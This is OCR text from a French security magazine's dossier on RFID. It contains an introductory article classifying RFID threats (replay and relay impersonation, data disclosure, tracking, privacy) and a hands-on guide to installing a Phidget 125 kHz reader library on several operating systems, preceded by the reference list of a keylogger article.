[GREBENNIKOV] GREBENNIKOV (Nikolay), « *Keyloggers: How they work and how to detect them (Part 1)* », **http://www.viruslist.com/viruses/analysis/?pubid=204791931**.

[SOURCES] FEIL (Renaud), TONGUE (Dario), Code source des différents exemples d'implémentation de l'article, mis à disposition dans un objectif pédagogique, **http://dtongue.free.fr/misc33/**

[KCA] KeyCarbon, Vidéo présentant l'installation d'un keylogger matériel pour PC portable, **http://keycarbon.com/products/keycarbon_laptop/video/**.

[IRM] IRM Plc, *Key Logging Research Findings*, **http://www.irmplc.com/index.php/73-IRM-Plcs-Key-Logging-Research-Findings**.

[OSR] DeviceTree, **http://www.osronline.com/section.cfm?section=27**

[EEYE] BARNABY (Jack), *Remote Windows Kernel Exploitation – Step into the Ring 0*, **http://research.eeye.com/html/Papers/download/StepIntoTheRing.pdf**.

[KEYSCRAMBLER] KeyScrambler, **http://www.qfxsoftware.com**.


B.A.BA de la RFID, à la sauce sécurité

L'identification par radiofréquence, « la RFID » comme on l'appelle, est devenue aujourd'hui une technologie incontournable. Cette technologie, qui permet d'identifier à distance des objets, des animaux ou des personnes sans contact physique ni visuel, est relativement simple à mettre en œuvre. Comme représentée sur la figure 1, elle nécessite des étiquettes ou tags[1], qui sont apposés sur les objets à identifier, des lecteurs qui permettent d'interroger ces tags par radiofréquence et un système de traitement de données, qui peut être centralisé ou distribué dans chaque lecteur.

mots clés : ***Technologie / applications / sécurité / vie privée***

Tag

Dispositif capable de répondre à la sollicitation d'un signal radio et de renvoyer des informations convenues. Il est constitué d'un microcircuit et d'une antenne.



1 *Architecture RFID*

On l'utilise pour la traçabilité dans les chaînes logistiques, pour remplacer les codes-barres dans les bibliothèques, pour le marquage du linge dans les blanchisseries, pour le tatouage des animaux domestiques, pour les abonnements aux transports publics, pour les badges de contrôle d'accès, pour les passeports biométriques, etc. « On l'utilise » et non pas « on l'utilisera », car la RFID n'est pas la révolution technologique de demain, c'est la révolution technologique d'aujourd'hui. Elle est omniprésente et nous l'utilisons tous les jours, souvent sans le savoir. À titre d'exemple, fouillons dans les poches de l'auteur de cet article et regardons combien de tags il possède. Tout d'abord, le badge qui lui permet de rentrer dans son immeuble, ensuite, sa carte d'accès au MIT, sa carte (périmée) d'accès à l'EPFL, sa carte de cinéma, sa clef de voiture, son passeport, son abonnement aux transports publics, son abonnement (également périmé) pour les remontées mécaniques de ski et, enfin, un étrange dispositif cousu à l'intérieur de sa veste, qui semble être un dispositif antivol par radiofréquence[2]. Voilà donc une belle brochette de tags qui ont pour but de lui simplifier la vie. Quoi de plus agréable, en effet, que de garder les mains bien au chaud au fond des moufles au moment du passage du portillon des remontées mécaniques ?

2 *Tags RFID*

Mais la RFID possède bien d'autres atouts pour justifier son utilisation. L'aspect sans contact lui permet par exemple d'être intégrée là où des dispositifs à contact, comme les cartes à puce traditionnelles, ne pourraient être employés sans modifier l'aspect de l'objet à identifier : linge dans une blanchisserie, tatouage animal, passeport, etc. L'aspect sans contact, c'est aussi faciliter la maintenance des lecteurs, voire des serrures : fini le vandalisme sur les lecteurs de cartes traditionnels qui avalent parfois plus de chewing-gums que de cartes. Et puis, quel bonheur pour les propriétaires de certains véhicules Renault dont les clefs ont totalement disparu au profit de la RFID : plus besoin d'uriner sur sa serrure pour la dégeler en plein hiver !... Moins anecdotique, l'aspect sans contact (ni physique, ni visuel) permet de retrouver ou d'inventorier en temps réel des articles dans un entrepôt ou dans un magasin. Ce dernier exemple pourrait se démocratiser très rapidement, car la grande distribution essuie quotidiennement de lourdes pertes en raison de rayons vides (produits en réserve, mais non achalandés ou rupture de stock) et d'articles disponibles en réserve, mais introuvables par le vendeur dans les cinq minutes que lui accorde le client avant de filer chez le concurrent.

1 Le terme anglais « tag » est souvent utilisé en français en lieu et place de sa traduction littérale « étiquette ».

2 Les dispositifs antivol (Electronic Article Surveillance) attachés aux produits vidéo/audio et livres fonctionnent, pour la majorité d'entre eux, par radiofréquence et sont donc parfois assimilés à de la RFID. Toutefois, le dispositif à la sortie du magasin est en mesure de détecter leur présence, mais ne peut pas les identifier. Ce ne sont donc pas des tags RFID à proprement parler.

Gildas Avoine
Professeur en cryptologie
UCL, Louvain-la-Neuve, Belgique
gildas.avoine@uclouvain.be


Inutile d'en dire plus pour comprendre les enjeux de la RFID et le marché phénoménal qui s'ouvre à elle. Mais passée l'extase, revient la réalité, celle qui nous concerne et fait l'objet de ce dossier, celle qui touche les questions de sécurité liées à la RFID. Mise en bouche avant les mets, cet article apporte les éléments nécessaires à la compréhension de la RFID et propose une classification des menaces auxquelles elle doit faire face. Chacun des articles de ce dossier approfondit ensuite un point particulier abordé ici.

Quelle technologie pour quelle application ?

Contrairement à ce que l'on pourrait croire, la RFID n'est pas une révolution technologique du vingt-et-unième siècle, mais de la première moitié du vingtième. La première application largement déployée est attribuée à la Royal Air Force et à son système *Identification Friend or Foe* qui permettait de distinguer les avions alliés des avions ennemis dès la seconde Guerre mondiale. Mais la RFID qui nous entoure aujourd'hui n'a plus grand-chose à voir avec celle de grand-papa. Bien sûr, les principes physiques sur lesquels elle repose restent les mêmes, mais les progrès réalisés en électronique ont radicalement changé la donne : le prix d'un tag peut atteindre une quinzaine de centimes d'euros et sa taille est parfois inférieure à un grain de riz. Ces valeurs extrêmes ne doivent cependant pas cacher la réalité, car à chaque application correspond un tag qui lui est adapté : il est inutile d'utiliser un tag minuscule (et donc coûteux) pour une application qui ne le nécessite pas, et il est impossible d'utiliser un tag à 15 centimes d'euros pour une application qui requiert de la sécurité. Il existe donc une large gamme de tags avec des caractéristiques très variées qu'il est impossible d'étudier séparément. L'une d'entre elles, pourtant, est une caractéristique discriminante de la nouvelle vague RFID : c'est la manière dont le tag est alimenté.

Les tags qui possèdent une batterie intégrée sont dits « actifs ». Ils sont relativement coûteux et leur taille est évidemment contrainte par la taille de la batterie. Ils sont généralement utilisés pour des applications nécessitant des capacités de calcul ou des distances de communication importantes. On les trouve notamment pour l'ouverture des portes de voiture, pour les péages autoroutiers, pour la localisation de containers, etc.

Les tags sans batterie sont dits « passifs ». Ils obtiennent leur énergie à partir du champ électromagnétique émis par le lecteur. Cela signifie que les tags doivent être présents dans le champ du lecteur pour communiquer et éventuellement effectuer des calculs. Ils répondent donc à la sollicitation d'un lecteur (sans même l'accord de leur porteur), mais n'initient pas eux-mêmes de communication. Ils ont une distance de communication substantiellement plus faible que les tags actifs : quelques centimètres ou décimètres en basse fréquence (LF, par exemple 125 kHz) ou haute fréquence (HF, par exemple 13,56 MHz) et jusqu'à quelques mètres en ultra haute fréquence (UHF, par exemple 900 MHz). Ce sont les tags passifs qui sont aujourd'hui sur le devant de la scène et, accessoirement, le focus de ce dossier. Il est même devenu usuel d'utiliser simplement le terme « RFID » pour désigner la RFID passive et de dire explicitement « RFID active » dans le cas contraire. Établir une classification des tags passifs selon leurs capacités est en fait délicat, car de nombreux paramètres entrent en jeu : quantité de mémoire RAM, ROM, EEPROM, capacité de calcul, microprocesseur présent ou pas, distance de communication, etc. Pourtant, un tag à 15 centimes d'euro a peu de points communs avec un tag à 3 euros. À défaut de classification formelle, donnons deux exemples de tags « typiques ».



3 *Tags RFID*

Les tags les moins chers et donc les moins performants ne sont dotés que d'une mémoire accessible en lecture, qui contient un identifiant unique (typiquement 128 bits). Lorsque le tag est sollicité par un lecteur, il renvoie tout simplement son identifiant. Parfois, des opérations reposant sur de la logique câblée, donc peu onéreuses à implémenter, peuvent être réalisées sur le tag. Cela peut être pour comparer un mot de passe reçu avec un mot de passe stocké qui autorise une action spécifique sur le tag. Le déploiement des tags à très bas coût a été renforcé et même catapulté par la création d'un consortium aux États-Unis en 1999, l'Auto-ID Center. Cet organisme, devenu depuis l'EPC Global Network et les Auto-ID Labs, a pour but de standardiser et de promouvoir l'utilisation de la RFID dans les chaînes logistiques, en particulier dans la grande distribution. Ce type de tag fait l'objet de l'article de Vincent Guyot dans ce dossier.

Un autre exemple de tag, cette fois plus coûteux, est un tag qui possède des capacités de calcul importantes avec éventuellement un microprocesseur (permettant d'utiliser de la cryptographie symétrique), un générateur pseudo-aléatoire et de la mémoire EEPROM (ex. 1 ko). Généralement, le tag respectera le standard ISO 14443 ou ISO 15693 afin d'en assurer une meilleure distribution et interopérabilité. Ces tags peuvent bénéficier de protection contre les attaques physiques, abordées dans ce dossier par Hervé Chabanne et Didier Chaudun, mais cette protection reste limitée : on admet communément que le coût d'une attaque pour obtenir frauduleusement une information protégée en mémoire doit être supérieur au bénéfice qu'un pirate peut retirer de cette attaque. Cela implique de ne pas partager des informations secrètes entre tous les tags d'un même système, car le bénéfice de l'attaque d'un

seul tag s'en verrait grandi. De nombreux travaux visent aujourd'hui à concevoir des tags ayant les mêmes fonctionnalités que celui présenté ici, mais sans microprocesseur, pour en réduire le coût. Les algorithmes cryptographiques doivent alors être implémentés en logique câblée, comme nous l'expliquent Marc Girault, Nicolas Desmoulins et Loïc Juniot dans leur article.

S'il est difficile de classer les tags selon leurs caractéristiques techniques, il est en revanche plus facile de former deux grandes familles d'applications utilisant la RFID. Nous en avons vu une ébauche ci-dessus, puisque objectifs de l'application et caractéristiques techniques sont étroitement liés. On distingue ainsi les applications dont l'objectif est uniquement d'apporter des fonctionnalités nouvelles ou d'améliorer des fonctionnalités existantes et dont le souci majeur n'est pas la sécurité (remplacement des codes-barres, tatouage du bétail, etc.) et celles dont l'objectif est d'apporter de la sécurité (badge d'accès à un immeuble, clef de démarrage d'une voiture, abonnement aux transports publics, etc.). Dans le premier cas, le but du protocole est d'obtenir l'identité de l'objet interrogé, mais aucune preuve de cette identité n'est requise : c'est un protocole d'*identification*. Dans le second cas, il est important qu'une preuve de l'identité soit fournie : c'est un protocole d'*authentification*. Par abus de langage, protocole RFID désigne aussi bien un protocole d'identification qu'un protocole d'authentification.

Mais, que son but soit l'identification ou l'authentification, la RFID suscite de nombreuses questions, en particulier en termes de sécurité. Peut-on faire un faux passe Navigo ? Me tracer dans la rue ? Dérober mes informations personnelles pendant que je sirote un lait-fraise sur la terrasse d'un café ? Bref, de nombreuses questions légitimes viennent rapidement à l'esprit lorsque l'on évoque la RFID. Pour y répondre, il serait possible d'approcher le problème en regardant quels *moyens* sont envisageables pour attaquer un système RFID (écoutes clandestines, *skimming*, attaques par canaux cachés, virus, etc.). Nous proposons ci-dessous une autre approche, qui repose sur le *but* de l'attaque. Nous distinguons trois catégories : usurpation d'identité, divulgation d'information et traçabilité malveillante[3]. Nous nous concentrons ici sur ces trois classes d'attaques, mais il ne faut pas perdre de vue que le système de traitement des données peut lui aussi faire l'objet d'une attaque directe, comme l'explique Éric Filiol dans ce dossier.

Usurpation d'identité

Comme nous l'avons vu, ouvrir la porte de sa voiture, entrer dans son immeuble ou encore passer le portillon des remontées mécaniques en gardant les mains dans les poches, voilà de bonnes raisons d'utiliser la RFID. Mais quel mécanisme empêche tout un chacun de créer un tag piraté qui permettrait de skier gratuitement ?

Ce mécanisme qui est l'objet de l'article de Marc Girault, Nicolas Desmoulins et Loïc Juniot est l'authentification du tag, qui consiste pour celui-ci à *prouver* son identité au lecteur. Il existe pour cela des procédés dits « d'authentification faible » et des procédés dits « d'authentification forte », que nous introduisons ici.

Dans le cas de l'authentification faible, le tag prouve son identité en envoyant une information secrète au lecteur, en quelque sorte un mot de passe. Cette information peut être écoutée par quiconque à proximité du tag, qui peut ensuite se faire passer pour le tag en utilisant cette information. C'est tout simplement la technique utilisée par Ali Baba pour ouvrir la fameuse caverne d'Abdul. La différence entre « identification » et « authentification faible » est donc très mince en RFID, puisque la seule différence est que l'information envoyée par le tag est publique dans le cas de l'identification, alors qu'elle est secrète dans le cas de l'authentification faible, mais peut être obtenue par quiconque interrogeant le tag ou en écoutant une interaction tag-lecteur. L'authentification faible ne devrait évidemment pas être utilisée pour des applications sensibles. Toutefois, depuis le déploiement soudain de la RFID, il n'est pas rare de voir l'accès à des locaux sensibles protégés uniquement avec de l'authentification faible. Un handicap majeur lors d'audits est que le système utilisé est généralement livré « clefs en main » et perçu comme une boîte noire par le client. Connaître la réelle sécurité de la solution auditée nécessite d'être un fin limier, car même mandaté officiellement par le client, retrouver parmi les interlocuteurs (responsable logistique du client, responsable informatique du client, fournisseur de solutions RFID clefs en main, vendeur du contrôle d'accès, fournisseur du tag, fournisseur du microcircuit, fournisseur de l'OS du tag, etc.) celui qui connaît le contenu de la boite et qui accepte d'en parler s'apparente au jeu « Qui est-ce ? ». Difficile dans un tel cas de faire un audit. Une solution est de lire soi-même à très bas niveau le signal renvoyé par le tag pour vérifier que celui-ci n'est pas fixe. S'il n'est pas fixe, on ne peut rien conclure, mais s'il est fixe, on peut alors prendre un café, car l'audit est terminé.

L'authentification forte ne permet pas de faire une « attaque à la Ali Baba », que l'on appelle plus sérieusement une « attaque par rejeu ». Le principe que l'on trouve dans la majorité des tags aujourd'hui est le suivant : le lecteur envoie une question au tag telle que seul celui-ci est capable d'y répondre. En pratique, chaque tag possède un secret unique et utilise ce secret pour répondre à la question[4], qui n'est autre qu'un nombre aléatoire utilisé qu'une seule fois. La réponse est le chiffrement ou signature de cette question en utilisant le secret partagé. Ainsi, il n'est pas possible de créer un tag piraté sans posséder le secret, qui est en fait protégé en mémoire et n'est jamais révélé. Plus exactement, ceci serait vrai dans un monde idéal, mais, en pratique, de nombreux systèmes d'authentification utilisent des algorithmes cryptographiques propriétaires, pas assez expertisés. L'algorithme peut utiliser des clefs trop courtes (c'est en fait assez fréquent) ou être tout simplement mal conçu. En outre, il existe une attaque à laquelle même l'authentification forte ne résiste pas, c'est l'attaque par relais, présentée dans ce dossier par Léonard Gross, Stephan Robert et Gildas Avoine.

Divulgation d'information

Alors que l'usurpation d'identité ne concerne que les tags qui ont pour objectif de réaliser de l'authentification (par opposition à l'identification), le problème de la divulgation d'information concerne potentiellement tous les tags. Il se pose dès lors que les données envoyées par le tag révèlent des informations sur l'objet qui le porte.

Par exemple, un document d'identité ou une carte de paiement peuvent révéler des informations confidentielles. Une carte de transport public peut révéler les dates et lieux des derniers passages de son porteur. Plus préoccupant, les produits pharmaceutiques marqués électroniquement, comme préconisé par le *Food & Drug*

3 Divulgation d'information et traçabilité malveillante sont généralement regroupées sous l'expression « respect de la vie privée » ou « privacy ».
4 Également appelée « défi » ou « challenge ».

Administration aux États-Unis, pourraient indirectement révéler les pathologies d'une personne, etc.

Une parade consiste à ne stocker qu'un identifiant sur le tag et à stocker les données confidentielles dans une base de données. C'est ce qui se passe généralement, ne serait-ce que parce que cela réduit le coût du tag. Le risque de divulgation d'informations personnelles au niveau du tag est ainsi éliminé, mais le problème se translate sur la base de données. Le vol d'informations ou la fuite accidentelle d'informations (perte d'une sauvegarde ou d'un ordinateur portable, etc.) existe aujourd'hui avec tout système d'information, mais le risque et les conséquences sont accentués avec la multiplication des systèmes RFID et l'augmentation des informations qu'ils enregistrent. Par exemple, étant donné l'identifiant d'un tag, il est possible aujourd'hui de retrouver chez le fournisseur le lieu et l'heure de sa fabrication ou des contrôles qu'il a subis, voire l'identité de la personne qui l'a contrôlé. Au niveau de l'exploitant du système RFID, on pourra par exemple retrouver, dans la base de données d'une société de transport public, les lieux et heures de passage de tous les clients. Un employé ayant accès à la base de données pourrait obtenir, voire vendre des informations confidentielles[5] (vous voulez savoir à quelle station votre femme ou mari est descendu hier après-midi ?).

Une autre manière de traiter le problème est de faire en sorte que le tag chiffre les données qu'il envoie ou exige que le lecteur s'authentifie avant toute discussion. Car le problème est bien là : le tag répond à toute sollicitation sans accord exprès de son porteur. Ces deux approches nécessitent toutefois une gestion des clefs assez contraignante, car chaque tag doit avoir sa propre clef et l'utilisation de la cryptographie à clefs publiques est particulièrement délicate[6] en raison des faibles capacités des tags. Dans le cas du passeport, le problème de la gestion des clefs est résolu en imprimant dans le passeport la clef (plus exactement les données nécessaires pour générer cette clef) qui permet d'accéder aux données contenues dans le tag. Cette approche oblige de posséder le passeport entre les mains pour lire son tag, inhibant ainsi le problème introduit par la RFID. Malheureusement, des faiblesses ont été mises au jour dans ce procédé dit de *Basic Access Control* ; elles sont présentées dans ce dossier par Gildas Avoine, Kassem Kalach et Jean-Jacques Quisquater.

Mais la divulgation d'information, ce n'est pas seulement la fuite d'informations personnelles. Un problème rarement évoqué est l'espionnage industriel. Soulignons avant tout qu'une société qui gère ses stocks ou ses lignes de production à l'aide de RFID enregistre tous ses faits et gestes dans ses bases de données. La « log-mania », comme on pourrait l'appeler, est une maladie à la mode et les compagnies qui en sont atteintes deviennent des cibles très appétissantes pour la concurrence, car une intrusion sur leurs serveurs peut se révéler très prolifique. Faire de l'espionnage industriel consiste aussi parfois à soulever la bâche d'un camion de la société concurrente. Aujourd'hui, lorsque toutes les pièces sortant d'une fabrique sont munies d'un tag UHF, le risque est l'espionnage automatisé en « scannant » les camions, directement à la sortie des entrepôts ou sur les aires d'autoroutes.

Traçabilité malveillante

Le problème de la traçabilité malveillante est plus délicat à traiter. Quelle que soit l'information envoyée par le tag, elle peut potentiellement être utilisée pour le tracer, par exemple pour déterminer l'heure d'arrivée et de départ d'une personne de son poste de travail.

Pour ne pas permettre la traçabilité malveillante, le tag doit n'envoyer aux lecteurs que des valeurs qui « semblent » être aléatoires (elles peuvent être chiffrées), sauf pour le lecteur autorisé (qui utilise la clef secrète unique au tag pour déchiffrer). Cette technique n'est presque jamais employée, car elle présente deux problèmes majeurs : (1) pour pouvoir lire *efficacement* les données reçues, le lecteur doit connaître l'identité du tag (pour savoir quelle clef cryptographique utiliser), mais pour connaître l'identité du tag, il doit savoir lire les données reçues ; (2) pour pouvoir communiquer, le système RFID utilise un protocole d'évitement de collision qui repose souvent sur le fait que chaque tag possède un identifiant unique et fixe (UID). Le seul exemple que nous connaissons où le problème de la traçabilité malveillante a été pris en compte lors de la conception des protocoles est le passeport biométrique. Seul bémol, même s'il n'est pas possible de tracer en théorie un passeport, sa présence peut être détectée : avant de s'authentifier auprès du passeport, le lecteur envoie une commande pour sélectionner l'application « passeport » sur le tag. Si le tag ne renvoie pas de message d'erreur, cela signifie bien que le lecteur est en présence d'un passeport.

Illustrons la traçabilité, certainement pas malveillante, mais faite à l'insu des utilisateurs, par le cas du métro de Boston. La MBTA, la compagnie de transports publics du Massachusetts, enregistre depuis l'introduction de son nouveau système RFID les passages dans les portillons des voyageurs munis de la *Charlie Card*, sésame des transports bostoniens qui peut contenir un abonnement ou un porte-monnaie électronique. Si la Charlie Card est rechargée avec une carte de crédit, alors le numéro de la carte de crédit est associé au numéro de la Charlie Card dans les fichiers de la MBTA. Enfin, troisième élément, les stations de métro de Boston regorgent de caméras de surveillance. En associant ces trois éléments, MBTA et la police ont été en mesure d'arrêter plusieurs dizaines de malfaiteurs depuis la mise en service du système, en décembre 2006. Il y a quelques semaines, Richard Stallman proposait aux membres du CSAIL, laboratoire du MIT auquel appartient le célèbre défenseur des libertés individuelles, de se réunir pour une séance d'entre-échange de Charlie Card, juste histoire de brouiller les pistes…

Pour se faire une idée du réel impact et de l'envergure de la traçabilité malveillante, la libre parole a été donnée dans ce dossier à Katherine Albrecht, fondatrice et responsable de CASPIAN[7], une association américaine de défense des libertés individuelles. Son article, très vindicatif, reflète bien l'opinion de cette figure de proue dans la défense des libertés individuelles en RFID. Hervé Chabanne et Didier Chaudun donnent la réplique à Katherine Albrecht, en affichant la position d'un industriel face au problème du respect de la vie privée. Pour compléter ces deux points de vue contradictoires, Stéphanie Lacour présente dans son article le cas particulier de la France et de son garde-fou en matière de vie privée : la CNIL[8].

5 Dans un cadre différent, plusieurs affaires judiciaires récentes ont mis en cause des policiers et gendarmes qui ont vendu des informations à des détectives privés, en abusant de leurs privilèges d'accès à des fichiers confidentiels (Le Figaro, 14 avril 2006).

6 La seule application que nous connaissons, utilisant de la cryptographie à clefs publiques avec des tags passifs, est le passeport biométrique, plus précisément le passeport biométrique de certains pays, dont la Belgique et la République tchèque.

7 Consumers Against Supermarket Privacy Invasion and Numbering.

8 Commission Nationale de l'Informatique et des Libertés.

RFID : usage et prise en main

De nombreuses publications traitent actuellement de la technologie RFID (Radio-Frequency IDentification ou identification par radiofréquence). La plupart d'entre elles restent théoriques et n'expliquent pas concrètement comment s'effectue la mise en pratique, laissant sur sa faim le lecteur désirant aller plus loin. Le but avoué de cet article est donc de donner au lecteur les connaissances pratiques qui vont lui permettre d'expérimenter par lui-même la technologie RFID.

mots clés : ***programmation Java / tags RFID / lecteurs RFID / port série / port USB / Unix / Windows***

Si les fondamentaux de la technologie RFID existent depuis longtemps, il est relativement récent de voir la RFID citée dans les médias. En effet, à l'heure où la sécurité prend une importance toute particulière dans nos sociétés modernes, la technologie RFID est souvent assimilée à une nouvelle possibilité de traquer les personnes dans leur quotidien. La pratique relativement récente d'implanter sous la peau de personnes consentantes un tag RFID personnel peut en effet laisser dubitatif quant à d'éventuelles dérives : il est désormais nécessaire d'être « implanté » pour accéder à certains endroits à la mode [1]. D'autres personnes choisissent volontairement de s'implanter un tag RFID pour différentes raisons pratiques [2]. Une société [3] est même en train de prendre le leadership de l'implantation RFID « humain » avec différents projets à l'éthique discutable, comme l'implantation RFID de bébés.

Il est nécessaire de voir ce que permet en pratique cette technologie et ce qu'il n'est pas possible de faire, aujourd'hui.

Le monde RFID est vaste : il couvre de nombreux domaines et regroupe différents types de technologies radio. Dans cet article, nous nous intéressons plus particulièrement à la technologie RFID à bas coût, dont Gildas Avoine a parlé en introduction.

Le matériel que nous avons utilisé se compose de deux kits dotés chacun de tags (étiquettes) RFID passifs et d'un lecteur RFID (USB et série) permettant d'interagir avec eux, dans les deux gammes de fréquences couramment utilisées dans ce domaine (125 KHz et 13,56 MHz).

À la différence d'étiquettes RFID plus coûteuses, les tags utilisés dans le cadre de cet article ne possèdent pas de capacité de calcul. Comme ils sont destinés à être utilisés à grande échelle, leur mise au point a nécessité un design simple afin de garder les coûts de production les plus bas possibles. Le modèle le plus simple que nous avons utilisé n'embarque qu'un numéro d'identification unique. Le second modèle de tag utilisé dans nos tests permet en plus d'enregistrer des informations au sein même de l'étiquette RFID.

Un peu de pratique

Afin d'expérimenter la technologie RFID, nous avons acquis deux kits RFID contenant chacun un lecteur RFID et des tags fonctionnant respectivement sur les mêmes fréquences.

Le kit PhidgetRFID à 125 KHz

La société Phidgets Inc. [4] s'est spécialisée dans le développement de capteurs et contrôleurs à interface USB pour les hobbyistes de tout poil. Leur gamme comporte un lecteur RFID USB, le PhidgetRFID. Ce lecteur comporte une antenne et permet de lire les tags RFID de type EM4102. Ces tags utilisent le protocole de communication EM Marin, un protocole *read-only* fonctionnant à 125 KHz. On trouve facilement ce type de tag à vendre sur Internet, sous diverses formes allant de l'étiquette en papier, autocollante, au badge plastique rigide, en passant même par des cartes à jouer ! Avis aux tricheurs...

Le fonctionnement de ce lecteur est très simple : il permet de lire le numéro de série unique de 40 bits d'un tag EM4102 passant à proximité. Le PhidgetRFID ne gère pas d'anti-collision : si deux tags ou deux lecteurs sont à proximité immédiate, le système ne fonctionnera pas. Par contre, il est possible d'activer ou désactiver, par logiciel, différents lecteurs qui seraient installés sur un même ordinateur, permettant ainsi leur utilisation de manière séquentielle. Il est à noter que ce lecteur fonctionne sous différents systèmes d'exploitation (Linux, MacOS X, Windows XP et CE/Mobile) et permet de s'interfacer avec de nombreux langages de programmation (VB, C/C++, Flash, .NET, Java, LabVIEW, etc.). Il n'a pas besoin d'une alimentation électrique externe, se suffisant de celle du port USB. Par contre, il n'est pas possible d'utiliser ce lecteur sans passer par la bibliothèque fournie.

Le PhidgetRFID est également doté de quatre sorties programmables :

- une sortie à 5V (tension prise sur le bus USB) pour contrôler un périphérique TTL ou un relais,
- une LED externe à brancher sur la carte (5 V à 20 mA),
- une LED interne,
- la sortie radio activable/désactivable pour permettre d'utiliser séquentiellement plusieurs lecteurs sans qu'ils n'interfèrent les uns les autres.

1 *Le kit PhidgetRFID.*

vincent.guyot@{esiea,lip6}.fr

Contre une centaine d'euros, il est possible d'acquérir en ligne ce petit lecteur (7 cm x 8 cm) accompagné d'une multitude de tags RFID compatibles, chez Eztronics [5] (distributeur en Europe de Phidgets). Dans le kit livré (voir la figure 1), vous remarquez une petite ampoule destinée à l'implantation animale (au-dessus du porte-clef).

Nous allons détailler les différentes étapes nécessaires au bon fonctionnement du lecteur PhidgetRFID. Ensuite, nous expliciterons un **Hello RFID World USB** en Java sous différents systèmes Unix et Windows.

Installation du kit

Tel quel, ce kit n'est pas utilisable. Avant de pouvoir le faire fonctionner, vous avez besoin de télécharger et d'installer différents fichiers à partir du site web de Phidgets Inc. [4] à la section **Downloads**.

Techniquement, le lecteur PhidgetRFID est vu par le système d'exploitation hôte comme un périphérique générique HID (*Human Interface Device*). Il est nécessaire d'installer la bibliothèque Phidget21 pour s'interfacer avec le lecteur.

Sous Linux

Cette procédure a été testée sous différentes distributions à base de *kernels* Linux 2.4 et 2.6 avec succès.

Il faut commencer par télécharger le fichier `Phidgetlinux_2.1.2.tar` désigné par **Linux Source** sur la page des téléchargements pour Linux. Il s'agit du portage en C de la bibliothèque `Phidget21` qui permet de s'interfacer avec le lecteur PhidgetRFID sous Linux.

On décompresse l'archive par un classique `tar xvf Phidgetlinux_2.1.2.tar` qui déploie une arborescence dans un répertoire `phidget21.linux.2.1.2/`.

Dans le sous-répertoire `phidget21/`, on compile la bibliothèque par la commande `make jni` pour pouvoir interfacer le lecteur PhidgetRFID avec Java. Ensuite, il suffit d'installer la bibliothèque fraîchement compilée par un `sudo make install`.

Sous MacOS X

Cette procédure a été testée sous MacOS X version 10.4.10 (plate-forme Intel), la dernière en date.

La bibliothèque `Phidget21` est fournie pour MacOS X sous la forme d'un package précompilé `Phidget_2.1.2.dmg` désigné par **Mac OSX Framework**. Son l'installation ne nécessite pas de directive particulière.

Sous Windows XP

Cette procédure a été testée avec succès sur un système Windows XP Professionnel SP2 (32 bits).

Afin de pouvoir installer la bibliothèque `Phidget21`, il faut que la version 3.0 de Windows Installer soit installée (son téléchargement depuis le site web de Microsoft nécessite une version authentifiée de Windows XP). Il est également nécessaire que la version 2.0 du *framework* .NET soit installée.

Une fois ces pré-requis validés, téléchargez le fichier `Phidget_2.1.2.msi` désigné par **Phidgets 21 MSI** sur la page des téléchargements pour Windows. Double-cliquez dessus pour lancer l'installation de la bibliothèque `Phidget21`. Une fois cette phase terminée, une nouvelle icône trône dans la barre des services. Elle désigne le Phidget21Manager qui configure le WebService permettant d'utiliser le lecteur PhidgetRFID à travers le réseau. Par défaut, ce service est désactivé.

Sous Windows Vista

Les commandes suivantes ont été effectuées sur un système Windows Vista Professionnel (32 bits).

À la différence de l'installation sous Windows XP, il n'est pas nécessaire d'installer les nouvelles versions de Windows Installer, ni du framework .NET, sachant qu'elles sont déjà dans le système Windows Vista de base.

La bibliothèque `Phidget21` n'a pas été prévue pour fonctionner sous Windows Vista. Si ce système n'est pas encore officiellement pris en charge par Phidgets Inc., il est quand même possible d'utiliser le lecteur PhidgetUSB avec la dernière version de Windows.

Téléchargez le fichier `Phidget_2.1.2.msi` désigné par **Phidgets 21 MSI**. Double-cliquez dessus pour lancer l'installation de la bibliothèque `Phidget21`. Une boîte de dialogue d'erreur apparaît.

Cliquez sur les boutons **Continue**, puis **Close** pour terminer la phase d'installation.

Comme pour l'installation sous Windows XP, l'icône **Phidget21Manager** apparaît dans la barre des services. Par contre, le problème rencontré lors de l'installation empêche l'enregistrement du service et l'icône disparaîtra lors du prochain redémarrage de Windows Vista. Cela n'empêchera pas le bon fonctionnement du lecteur PhidgetRFID, le WebService uniquement étant impacté par ce bug.

Gageons que la prochaine version de la bibliothèque `Phidget` corrigera le problème.

Installation alternative

L'installation automatique de la bibliothèque `Phidget21` sous Windows requiert le framework .NET et installe, dans le système, différents fichiers nécessaires au webservice Phidget. Or, l'utilisation du lecteur PhidgetUSB par un programme Java ne requiert qu'un seul fichier : `C:\WINDOWS\SYSTEM32\PHIDGET21.DLL` (320 Ko). De plus, cette bibliothèque est autonome et fonctionne sans le framework .NET, toujours encombrant (100 Mo).

Pour différentes raisons (droits restreints au répertoire `C:\WINDOWS\SYSTEM32\`, espace disque faible, désir de *package* autonome, etc.), il peut être utile de récupérer ce fichier sans suivre toute la procédure d'installation.

Il suffit d'utiliser l'utilitaire `MSIEXEC.EXE` de cette manière :

```
C:\>MSIEXEC.EXE /a Phidget_2.1.2.msi
```

